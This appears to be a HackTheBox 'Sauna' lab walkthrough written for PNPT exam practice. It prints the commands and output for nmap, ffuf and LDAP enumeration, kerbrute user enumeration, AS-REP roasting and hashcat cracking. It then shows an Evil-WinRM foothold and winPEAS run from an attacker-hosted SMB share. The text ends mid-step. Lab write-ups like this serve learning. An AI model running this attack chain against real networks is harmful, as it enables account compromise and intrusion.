

Hackthebox Sauna machine was suggested to me for practice of the PNPT exam This is a easy rated level windows machine. So, things that I learned or enforced was OSINT using who worked on the page as well as brute forcing credentials for the initial foothold. Which we then use a AS-REP Roast to get the initial hash and then using win-rm for the initial foothold. From there I learned how to remotely run winpeas on a system and store the results on the kali machine, which led to me using mimikatz.exe to collect the NTLM hash and then logging in a new Win-RM as Administrator.

First let's start with a nmap scan,




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ sudo nmap -T4 -p- -A 10.10.10.175 -Pn
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 10:09 EST
Nmap scan report for 10.10.10.175
Host is up (0.016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-02 22:11:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m58s
| smb2-time:
|   date: 2025-01-02T22:12:27
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   14.15 ms 10.10.14.1
2   18.70 ms 10.10.10.175

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.75 seconds
```

The webpage shows it is running on windows IIS, that the OS is Windows Server, either 2016 or 2019 from Wappalyzer. Nothing really interesting after that. Let's try fuzzing and see if we can get any interesting directories.




Our APIs provide instant access to website technology stacks, contact details and social media profiles.




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ ffuf -u http://10.10.10.175/FUZZ -w /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.175/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 31ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 18ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 32ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 33ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 35ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 35ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 37ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 37ms]
# on at least 2 different hosts [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 40ms]
                        [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 42ms]
images                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 42ms]
# Copyright 2007 James Fisher [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 42ms]
Images                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 14ms]
css                     [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 14ms]
fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 55ms]
IMAGES                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 20ms]
Fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 17ms]
CSS                     [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 15ms]
                        [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 61ms]
:: Progress: [220559/220559] :: Job [1/1] :: 2739 req/sec :: Duration: [0:01:40] :: Errors: 0 ::
```

Nothing really interesting there as well, if we go to the ”About us” portion of the webpage we can see a list of people. If you create a wordlist from these usernames, we could use this as a list to try and gain entry against.




Meet the team. So many bank account managers but only one security manager. Sounds about right!

Saving that file as users.txt, we can now check on the LDAP settings on the server using scripts from NMAP which will give us the domain name of the system.




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 10:22 EST
Nmap scan report for 10.10.10.175
Host is up (0.013s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-02 22:22:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
| ldap-search:
|   Context: DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: DC=EGOTISTICAL-BANK,DC=LOCAL
|         objectClass: top
|         objectClass: domain
```

Now that we have that information, we can combine them and use kerbrute to check the users against the server itself.




```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/SecLists-master/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.175

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 01/02/25 - Ronnie Flathers @ropnop

2025/01/02 11:14:40 >  Using KDC(s):
2025/01/02 11:14:40 >   10.10.10.175:88

2025/01/02 11:14:43 >  [+] VALID USERNAME:       [redacted]
2025/01/02 11:14:58 >  [+] VALID USERNAME:       [redacted]
2025/01/02 11:15:00 >  [+] VALID USERNAME:       [redacted]
2025/01/02 11:15:08 >  [+] VALID USERNAME:       [redacted]
2025/01/02 11:16:25 >  [+] VALID USERNAME:       [redacted]
```

now lets try using GetNPUsers.py to collect asphashes on the system. using this script will attempt to list and get TGTs for users who have the property ‘do not require Kerberos preauthentication’ set. This will return user account information and the permission of ‘UF_DONT_REQURE_PREAUTH. This will allow the DC to just send the hash to an unauthenticated user, from there the script will output john the ripper output for you to use it for cracking. In this case we are using the hash. After that we can use the collected hash and use hashcat to get the password for that user.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ GetNPUsers.py 'EGOTISTICAL-BANK.LOCAL/' -usersfile sauna.txt -format hashcat -outputfile hashes.aspreroast -dc-ip 10.10.10.175
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] User [redacted]@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
```


hashcat -m 18200 hashes.aspreroast /usr/share/wordlists/rockyou.txt --force



```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL@EGOTISTICAL-BANK.LOCAL:[redacted]
```

Now that we have the user account and their password, we can then use Evil-Winrm and capture the userflag.

Now hunting for easy wins, going after whoami /all, systeminfo and whoami /priv.



```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Systeminfo did not work, so moving towards using winpeas on the system for further enumeration.


Nothing really interesting shows up, so let's copy over winpeas onto the system and see what our quick wins are missing. Here are the steps to follow:

```
Find / -name winpeas 2>/dev/null
```

Copy winpeas to the directory you will be sharing, then inside that directory run the following command.


```
smbserver.py -username witty -password witty share . -smb2support

-on victim-

net use \\10.10.14.15\share /u:witty witty

cd \\10.10.14.15\share

-back on kali-

.\winPEAS.exe cmd fast > sauna_winpeas_fast
```

This will run the command on the remote system however save the results on your kali system. Now you can look at the file and see what is interesting. Under the Looking for AutoLogon credentials you will find:



